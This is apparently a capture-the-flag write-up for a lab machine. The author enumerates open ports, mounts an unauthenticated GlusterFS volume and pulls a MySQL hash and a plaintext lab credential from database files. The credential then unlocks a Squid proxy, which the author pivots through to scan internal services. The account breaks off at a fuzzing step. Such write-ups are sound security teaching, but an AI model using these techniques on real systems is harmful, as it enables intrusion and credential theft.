
Curl this page

```
curl -vv http://10.129.96.25
```

```
*   Trying 10.129.96.25:80...
* Connected to 10.129.96.25 (10.129.96.25) port 80 (#0)
> GET / HTTP/1.1
> Host: 10.129.96.25
> User-Agent: curl/7.74.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Server: nginx/1.14.2
< Date: Tue, 23 Nov 2021 10:54:33 GMT
< Content-Type: text/html; charset=utf-8
< Content-Length: 245
< Connection: keep-alive
<

    <html>
    <head>
    <title>steampunk-era.htb - Coming Soon</title>
    </head>
    <body style="background-image: url('/static/steampunk-3006650_1280.webp');background-size: 100%;
background-repeat: no-repeat;">
    </body>
    </html>
* Connection #0 to host 10.129.96.25 left intact
```

Well nothing special on this page just a picture steampunk-3006650_1280.webp

Let's have a look about .webp extension



What is a WebP File? WebP is **an image file format which contains image data with both lossless and lossy compression**. Developed by Google, WebP basically is a derivative WebM video format. The format is capable of reducing image file size up to 34% smaller than JPEG and PNG images while retaining high-quality.

https://www.paintshoppro.com › pages › webp-file

Need to Open a WebP File? - PaintShop Pro

https://www.howtogeek.com › what-is-a-webp-file-and-...

What Is a WebP File (and How Do I Open One)? - HowToGeek

Jun 18, 2019 — A file with the **.webp file** extension is a file format developed by Google to reduce the size of images without having to sacrifice quality ...

Nothing special, let's have a look if we could get metadata

```
wget http://10.129.96.25/static/steampunk-3006650_1280.webp
```

```
sudo apt install exiv2 -y
```

```
exiv2 steampunk-3006650_1280.webp
```

```
File name       : steampunk-3006650_1280.webp
File size       : 181218 Bytes
MIME type       : image/webp
Image size      : 1280 x 853
steampunk-3006650_1280.webp: No Exif data found in the file
```

Nothing on the picture, maybe a hint with the path /static/ which makes me think about web framework for exemple express or flask

Express: https://expressjs.com/en/starter/static-files.html

Flask: https://stackoverflow.com/questions/20646822/how-to-serve-static-files-in-flask

---

Port 111 - RPC

Interesting, but we could not exploit it with the result we are getting on the rpcinfo - cf. https://book.hacktricks.xyz/pentesting/pentesting-rpcbind#rpc-users


We could also have a look what we have on udp protocol for this service

```
nmap -sSUC -p111 10.129.96.25
```

```
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-23 05:50 EST
Nmap scan report for flustered.htb (10.129.96.25)
Host is up (0.013s latency).

PORT    STATE         SERVICE
111/tcp open          rpcbind
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|_  100000  3,4          111/udp6  rpcbind
111/udp open|filtered rpcbind
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|_  100000  3,4          111/udp6  rpcbind

Nmap done: 1 IP address (1 host up) scanned in 14.74 seconds
```

It confirms there is nothing on this port, but we still need to understand why this port is open.

Port 3128 - SquidProxy



Squid

Computer software

Squid is a caching and forwarding HTTP web proxy. It has a wide variety of uses, including speeding up a web server by caching repeated requests, caching web, DNS and other computer network lookups for a group of people sharing network resources, and aiding security by filtering traffic. Wikipedia

Initial release: July 1996

License: GNU GPLv2

Operating system: BSD, Linux, Unix, Windows

Stable release: 4.15 / 10 May 2021; 6 months ago

Written in: C++

```
curl -vv http://10.129.96.25:3128
```

```
*   Trying 10.129.96.25:3128...
* Connected to 10.129.96.25 (10.129.96.25) port 3128 (#0)
> GET / HTTP/1.1
> Host: 10.129.96.25:3128
> User-Agent: curl/7.74.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 400 Bad Request
< Server: squid/4.6
< Mime-Version: 1.0
< Date: Tue, 23 Nov 2021 11:15:19 GMT
< Content-Type: text/html;charset=utf-8
< Content-Length: 3503
< X-Squid-Error: ERR_INVALID_URL 0
< Vary: Accept-Language
< Content-Language: en
< X-Cache: MISS from flustered
< X-Cache-Lookup: NONE from flustered:3128
< Via: 1.1 flustered (squid/4.6)
< Connection: close

<...SNIP...>

</head><body id=ERR_INVALID_URL>
<div id="titles">
<h1>ERROR</h1>
<h2>The requested URL could not be retrieved</h2>
</div>
<hr>

<div id="content">
<p>The following error was encountered while trying to retrieve the URL: <a href="/">/</a></p>

<blockquote id="error">
<p><b>Invalid URL</b></p>
</blockquote>

<p>Some aspect of the requested URL is incorrect.</p>

<p>Some possible problems are:</p>
<ul>
<li><p>Missing or incorrect access protocol (should be <q>http://</q> or similar)</p></li>
<li><p>Missing hostname</p></li>
<li><p>Illegal double-escape in the URL-Path</p></li>
<li><p>Illegal character in hostname; underscores are not allowed.</p></li>
</ul>

<p>Your cache administrator is <a href="mailto:webmaster?subject=CacheErrorInfo%20-%20ERR_INVALID_URL&amp;
body=CacheHost%3A%20flustered%0D%0AErrPage%3A%20ERR_INVALID_URL%0D%0AErr%3A%20%5Bnone%5D%0D%0ATimeStamp%3A%20Tue,
%2023%20Nov%202021%2011%3A15%3A19%20GMT%0D%0A%0D%0AClientIP%3A%2010.10.14.10%0D%0A%0D%0AHTTP%20Request%3A%0D%0A%0D%0A%0D%0A">
```

```
webmaster</a>.</p>
<br>
</div>

<hr>
<div id="footer">
<p>Generated Tue, 23 Nov 2021 11:15:19 GMT by flustered (squid/4.6)</p>
<!-- ERR_INVALID_URL -->
</div>
</body></html>
* Closing connection 0
```

We are getting an error page. Meaning it might need some authentication.

```
curl -vv -x http://10.129.96.25:3128/ http://10.129.96.25
```

```
*   Trying 10.129.96.25:3128...
* Connected to 10.129.96.25 (10.129.96.25) port 3128 (#0)
> GET http://10.129.96.25/ HTTP/1.1
> Host: 10.129.96.25
> User-Agent: curl/7.74.0
> Accept: */*
> Proxy-Connection: Keep-Alive
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 407 Proxy Authentication Required
< Server: squid/4.6
< Mime-Version: 1.0
< Date: Tue, 23 Nov 2021 11:24:57 GMT
< Content-Type: text/html;charset=utf-8
< Content-Length: 3518
< X-Squid-Error: ERR_CACHE_ACCESS_DENIED 0
< Vary: Accept-Language
< Content-Language: en
< Proxy-Authenticate: Basic realm="Web-Proxy"
< X-Cache: MISS from flustered
< X-Cache-Lookup: NONE from flustered:3128
< Via: 1.1 flustered (squid/4.6)
< Connection: keep-alive

<...SNIP...>

<p>Sorry, you are not currently allowed to request http://10.129.96.25/ from this cache until you have authenticated yourself.</p>
```


Well we might have to find some credentials for the Squid Proxy.

Port 24007

Rpcbind what the hell is this port ?

https://unix.stackexchange.com/questions/234154/exactly-what-does-rpcbind-do

But we checked our RPC port before and it maps nothing so let's look what service are usually running on port 24007 usually



About 368,000 results (0.41 seconds)

https://www.speedguide.net › port › port=24007
Port 24007 (tcp/udp) - SpeedGuide
SG Ports Services and Protocols - **Port 24007** tcp/udp information, official and unofficial assignments, known security risks, trojans and applications use.


https://www.adminsub.net › tcp-udp-port-finder › 24007
Port 24007 (tcp/udp) - Online TCP UDP port finder - adminsub ...
UDP on **port 24007** provides an unreliable service and datagrams may arrive duplicated, out of order, or missing without notice. UDP on **port 24007** thinks that ...

http://ports.my-addr.com › tcp_port-udp_port-applicati...
tcp port 24007,udp port 24007,udp tcp 24007 description ...
tcp **port 24007**,udp **port 24007**,udp tcp 24007 description,biggest ports library database. On this page you can find tools for search TCP Port Numbers and UDP ...

https://access.redhat.com › documentation › en-us › html
7.2. Configuring Port Access Red Hat Gluster Storage 3.3
firewall-cmd --zone=zone_name --add-**port**=24010/tcp --add-**port**=3260/tcp --add-**port**=111/tcp --add-**port**=22/tcp --add-**port**=**24007**/tcp --add-**port**=24008/tcp ...

https://docs.gluster.org › release-3.7.0-1 › troubleshooti...
Troubleshooting FAQ - Gluster Docs
24007 TCP for the Gluster Daemon; 24008 TCP for Infiniband management (optional unless you are using IB); One TCP **port** for each brick in a volume. So, for ...

Humm Gluster Storage interesting let's do more research about it.



About 1,490,000 results (0.57 seconds)

https://www.gluster.org
Gluster
Gluster is a scalable network filesystem. Using common off-the-shelf hardware, you can create large, distributed storage solutions for media streaming, data ...
Docs · Quick Start Guide · Planet Gluster · Gluster Dashboard


https://en.wikipedia.org › wiki › Gluster
Gluster - Wikipedia
Gluster Inc. was a software company that provided an open source platform for scale-out public and private cloud storage. The company was privately funded ...
Industry: Software, computer storage   Number of locations: 2
Number of employees: 60   Founded: 2005
History · Architecture · GlusterFS · Design

See results about
Gluster
Software company
Red Hat Gluster Storage
Red Hat Gluster Storage, formerly Red Hat Storage ...

💡 Well a file storage soft, meaning we might find a share to access

That's a good information, let's remember also in our enumeration which information is missing:

🔙 *PORT 111 - RPC : It confirms there is nothing on this port, but we still need to understand why this port is open.*


gluster port 111 rpc

All | Maps | Images | News | Videos | More | Tools

About 41,000 results (0.49 seconds)

https://docs.gluster.org › release-3.7.0-1 › troubleshooti...
Troubleshooting FAQ - Gluster Docs
Additionally, **port 111** TCP and UDP (since always) and port 2049 TCP-only ... After starting portmap or **rpcbind**, **gluster** NFS server needs to be restarted.

People also search for
glusterfs | firewalld glusterfs service
glusterfs setup | glusterfs cluster
centos 8 glusterfs | restart glusterfs

https://access.redhat.com › html › administration_guide
Chapter 4. Getting Started with Red Hat Gluster Storage ...
111, For **rpc port** mapper. 139, For netbios service. 445, For CIFS protocol. 965, For NFS's Lock Manager (NLM). 2049, For **glusterFS's** NFS exports (nfsd ...

https://access.redhat.com › html › installation_guide › p...
1.4. Port Information Red Hat Gluster Storage 3.5
Red Hat **Gluster** Storage Server uses the listed **ports**. Ensure that firewall settings do not ... **111**, **111**, All configurations, **RPC port** mapper and **RPC** bind.

https://docs.gluster.org/en/release-3.7.0-1/Troubleshooting/troubleshootingFAQ/

> **1. What ports does Gluster need?**
>
> Preferably, your storage environment should be located on a safe segment of your network where firewall is not necessary. In the real world, that simply isn't possible for all environments. If you are willing to accept the potential performance loss of running a firewall, you need to know that Gluster makes use of the following ports:
>
> - 24007 TCP for the Gluster Daemon
> - 24008 TCP for Infiniband management (optional unless you are using IB)
> - One TCP port for each brick in a volume. So, for example, if you have 4 bricks in a volume, port 24009 – 24012 would be used in GlusterFS 3.3 & below, 49152 - 49155 from GlusterFS 3.4 & later.
> - 38465, 38466 and 38467 TCP for the inline Gluster NFS server.
> - Additionally, port 111 TCP and UDP (since always) and port 2049 TCP-only (from GlusterFS 3.4 & later) are used for port mapper and should be open.
>
> Note: by default Gluster/NFS does not provide services over UDP, it is TCP only. You would need to enable the nfs.mount-udp option if you want to add UDP support for the MOUNT protocol. That's completely optional and is up to your judgement to use.

💡 Ok then we understand why this RPC port 111 is open !
So our port 24007 port is for the Gluster Daemon.
We got informations for our 2 next ports 49152 and 49153, they might be Gluster volume.
Also we now know the version of gluster is 3.4 or later.

Port 49152

So we saw previously this port is a volume of gluster.


This port run also with ssl so we will definitly need a certificate to access this volume.

Finally we are also getting a domain name flustered.htb

```
echo "10.129.96.25 flustered.htb" >> /etc/hosts
```

Port 49153

An other gluster volume but there is no ssl on this one, interesting, let's do some research about gluster and how to mount a volume.



gluster cheatsheet

About 37,000 results (0.47 seconds)

https://lzone.de › cheat-sheet › GlusterFS

GlusterFS Cheat Sheet - LZone

GlusterFS Cheat Sheet Edit Cheat Sheet · # Add peer gluster peer probe <host name> # Remove peer gluster peer detach <host name> · gluster peer status · gluster ...

People also search for

gluster peer list
gluster volume status
glusterfs
gluster peer status
gluster volume heal
gluster sync status

https://gist.github.com › githubfoam

Gluster Cheat Sheet - gists · GitHub

Gluster Cheat Sheet. GitHub Gist: instantly share code, notes, ... gluster peer probe gluster2-server -> Add servers to the trusted storage pool.

💡 Let's install gluster first: https://kifarunix.com/install-and-setup-glusterfs-on-ubuntu-18-04/

Now let's search how we could connect to our remote volume

https://lists.gluster.org/pipermail/gluster-devel/2012-November/025635.html

```
sudo gluster --remote-host=10.129.96.25 volume list
vol1
vol2
```

So we have 2 volumes vol1 and vol2 let's try to get more info about it

```
sudo gluster --remote-host=10.129.96.25 volume info all
```

```
Volume Name: vol1
Type: Distribute
Volume ID: 0870acf0-d619-4cda-b273-4486062cff24
Status: Started
Snapshot Count: 0
Number of Bricks: 1
Transport-type: tcp
Bricks:
Brick1: flustered:/gluster/bricks/brick1/vol1
Options Reconfigured:
server.ssl: on
client.ssl: on
auth.ssl-allow: flustered.htb,web01.htb
nfs.disable: on
transport.address-family: inet
storage.fips-mode-rchecksum: on

Volume Name: vol2
Type: Distribute
Volume ID: 4e220cb2-9e33-4566-8181-d81ff0ac6980
Status: Started
Snapshot Count: 0
Number of Bricks: 1
Transport-type: tcp
Bricks:
Brick1: flustered:/gluster/bricks/brick1/vol2
Options Reconfigured:
nfs.disable: on
transport.address-family: inet
storage.fips-mode-rchecksum: on
auth.allow: *
client.ssl: off
server.ssl: off
auth.ssl-allow: off
features.read-only: enable
```

```
sudo gluster --remote-host=10.129.96.25 volume status all
Status of volume: vol1
Gluster process                             TCP Port  RDMA Port  Online  Pid
------------------------------------------------------------------------------
Brick flustered:/gluster/bricks/brick1/vol1 49152     0          Y       819

Task Status of Volume vol1
------------------------------------------------------------------------------
There are no active volume tasks

Status of volume: vol2
Gluster process                             TCP Port  RDMA Port  Online  Pid
------------------------------------------------------------------------------
Brick flustered:/gluster/bricks/brick1/vol2 49153     0          Y       835

Task Status of Volume vol2
------------------------------------------------------------------------------
There are no active volume tasks
```

Well it confirms what we saw before the vol1 is mounted on port 49152 with the ssl authentication and our vol2 is the one on port 49153.

Let's try to mount it because we can see everybody could do it with the option

```
auth.allow: *
```

Create a file to mount the volume

```
mkdir vol2
```

Mount the volume with the informations we got before and following documentation in cheatsheet we got

```
sudo mount -t glusterfs flustered:/vol2 vol2
```

Hummm....

```
cd vol2
cd: permission denied: vol2
```

```
ls -la
total 192
drwxr-xr-x 3 myoscp   myoscp   4096 Nov 23 07:12 .
drwxrwxr-x 8 myoscp   myoscp   4096 Nov 23 04:18 ..
-rw-r--r-- 1 myoscp   myoscp 181218 Oct 27 08:48 steampunk-3006650_1280.webp
drwx------ 6 redsocks ntp      4096 Oct 25 08:52 vol2
```

```
su root
```

Here we go

```
ls -la
total 122942
drwx------ 6 redsocks ntp        4096 Oct 25 08:52 .
drwxr-xr-x 3 myoscp   myoscp     4096 Nov 23 07:12 ..
-rw-rw---- 1 redsocks ntp       16384 Oct 25 08:52 aria_log.00000001
-rw-rw---- 1 redsocks ntp          52 Oct 25 08:52 aria_log_control
-rw-r--r-- 1 root     root          0 Oct 25 08:43 debian-10.3.flag
-rw-rw---- 1 redsocks ntp         998 Oct 29 01:59 ib_buffer_pool
-rw-rw---- 1 redsocks ntp    12582912 Oct 25 08:52 ibdata1
-rw-rw---- 1 redsocks ntp    50331648 Oct 25 08:52 ib_logfile0
-rw-rw---- 1 redsocks ntp    50331648 Oct 25 08:37 ib_logfile1
-rw-rw---- 1 redsocks ntp    12582912 Nov 23 04:15 ibtmp1
-rw-rw---- 1 redsocks ntp           0 Oct 25 08:43 multi-master.info
drwx------ 2 redsocks ntp        4096 Oct 25 08:43 mysql
-rw-rw---- 1 root     root         16 Oct 25 08:43 mysql_upgrade_info
drwx------ 2 redsocks ntp        4096 Oct 25 08:43 performance_schema
drwx------ 2 redsocks ntp        4096 Oct 25 08:44 squid
-rw-rw---- 1 redsocks ntp       24576 Nov 23 04:15 tc.log
```

💡 Interesting we are getting mysql files, meaning there is a database maybe accessible from internal network, let's dig into these files.
So we know this volume is linked on the /var/lib/mysql folder of the machine we are attacking.

```
strings mysql/user*
```

```
<...SNIP...>

        localhost
root
unix_socket
        localhost       squiduser*CB755561E2E56F39493C04F1AA088F26ECA79B0D
        localhost
root
        squiduser
```

Well we know there is a root user but the authentication is done with unix_socket, meaning the machine root password.

Also we have a user

```
squiduser:*CB755561E2E56F39493C04F1AA088F26ECA79B0D
```

Let's try to crack it !

https://mariadb.com/kb/en/password/

https://hashcat.net/wiki/doku.php?id=example_hashes

```
300 MySQL4.1/MySQL5 fcf7c1b8749cf99d88e5f34271d636178fb5d130
```

We have to remove the character * before to give the password to hashcat

```
hashcat -a 0 -m 300 hashpassword.txt rockyou2021.txt -O
```

Unlucky ! nothing coming out of it

Then let's continue our exploration with the squid folder

```
 strings squid/*
```

```
default-character-set=utf8mb4
default-collation=utf8mb4_general_ci
PRIMARY
InnoDB
user
password
enabled
fullname
comment
infimum
supremum
lance.friedman
o>WJ5-jD<5^m3
Lance Friedman
```

Again some credentias ! 🙌

```
lance.friedman:o>WJ5-jD<5^m3
```

💡 Well that's a lot of informations we got here let's try to authenticate on squid proxy with these credentials now

Back to Squid Proxy on Port 3128

```
curl -vv -x 'http://lance.friedman:o>WJ5-jD<5^m3@10.129.96.25:3128/' http://10.129.96.25
```

```
*   Trying 10.129.96.25:3128...
* Connected to 10.129.96.25 (10.129.96.25) port 3128 (#0)
* Proxy auth using Basic with user 'lance.friedman'
> GET http://10.129.96.25/ HTTP/1.1
> Host: 10.129.96.25
> Proxy-Authorization: Basic bGFuY2UuZnJpZWRtYW46bz5XSjUtakQ8NV5tMw==
> User-Agent: curl/7.74.0
> Accept: */*
> Proxy-Connection: Keep-Alive
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Server: nginx/1.14.2
< Date: Tue, 23 Nov 2021 12:47:45 GMT
< Content-Type: text/html; charset=utf-8
< Content-Length: 245
< X-Cache: MISS from flustered
< X-Cache-Lookup: HIT from flustered:3128
< Via: 1.1 flustered (squid/4.6)
< Connection: keep-alive
<

    <html>
    <head>
    <title>steampunk-era.htb - Coming Soon</title>
    </head>
    <body style="background-image: url('/static/steampunk-3006650_1280.webp');background-size: 100%;background-repeat:
no-repeat;">
    </body>
    </html>
* Connection #0 to host 10.129.96.25 left intact
```

Here we go !

Now let's setup a proxychains to go through the proxy

```
echo "http 10.129.96.25 lance.friedman o>WJ5-jD<5^m3" >> /etc/proxychains4.conf
```

Now we can try to scan the internal network from the proxy

```
proxychains -q nmap -sT -Pn -sV 127.0.0.1 --top-port=1000
```

```
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-23 08:09 EST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.028s latency).
Not shown: 993 closed ports
PORT      STATE SERVICE     VERSION
22/tcp    open  ssh         OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp    open  http        nginx 1.14.2
111/tcp   open  rpcbind     2-4 (RPC #100000)
3128/tcp  open  http-proxy  Squid http proxy 4.6
3306/tcp  open  mysql       MySQL 5.5.5-10.3.31-MariaDB-0+deb10u1
49152/tcp open  ssl/unknown
49153/tcp open  rpcbind
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 49.24 seconds
```

Well we have access to MySQL database but we don't have the password from squiduser... 🤮

So let's check what is on the port 80 again from an internal access

```
curl -vv -x 'http://lance.friedman:o>WJ5-jD<5^m3@10.129.96.25:3128/' http://127.0.0.1
```

```
*   Trying 10.129.96.25:3128...
* Connected to 10.129.96.25 (10.129.96.25) port 3128 (#0)
* Proxy auth using Basic with user 'lance.friedman'
> GET http://127.0.0.1/ HTTP/1.1
> Host: 127.0.0.1
> Proxy-Authorization: Basic bGFuY2UuZnJpZWRtYW46bz5XSjUtakQ8NV5tMw==
> User-Agent: curl/7.74.0
> Accept: */*
> Proxy-Connection: Keep-Alive
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Server: nginx/1.14.2
< Date: Tue, 23 Nov 2021 13:19:20 GMT
< Content-Type: text/html
< Content-Length: 612
< Last-Modified: Mon, 25 Oct 2021 07:36:28 GMT
< ETag: "61765e7c-264"
< Accept-Ranges: bytes
< X-Cache: MISS from flustered
< X-Cache-Lookup: MISS from flustered:3128
< Via: 1.1 flustered (squid/4.6)
< Connection: keep-alive
<
<!DOCTYPE html>
<html>
<head>
<title>Welcome to nginx!</title>
<style>
    body {
        width: 35em;
        margin: 0 auto;
        font-family: Tahoma, Verdana, Arial, sans-serif;
    }
</style>
</head>
<body>
<h1>Welcome to nginx!</h1>
<p>If you see this page, the nginx web server is successfully installed and
working. Further configuration is required.</p>

<p>For online documentation and support please refer to
<a href="http://nginx.org/">nginx.org</a>.<br/>
Commercial support is available at
<a href="http://nginx.com/">nginx.com</a>.</p>

<p><em>Thank you for using nginx.</em></p>
</body>
</html>
* Connection #0 to host 10.129.96.25 left intact
```

Interesting that's we have access to another page ! Let's try to FUZZ it !

http://127.0.0.1 - NGINX Page


Where we got stuck

> *We spent 1 day and half to find out this, Consider after that it will be easier to find out few things because we spent so much time reading about gluster, mysql, etc... trying to find out another way to get our foothold and going from a rabbit hole to another one*

Well we got a new page now let's try to fuzz files and directories. The mistake we made here was thinking, fuzzing through proxychains will give us the good result.

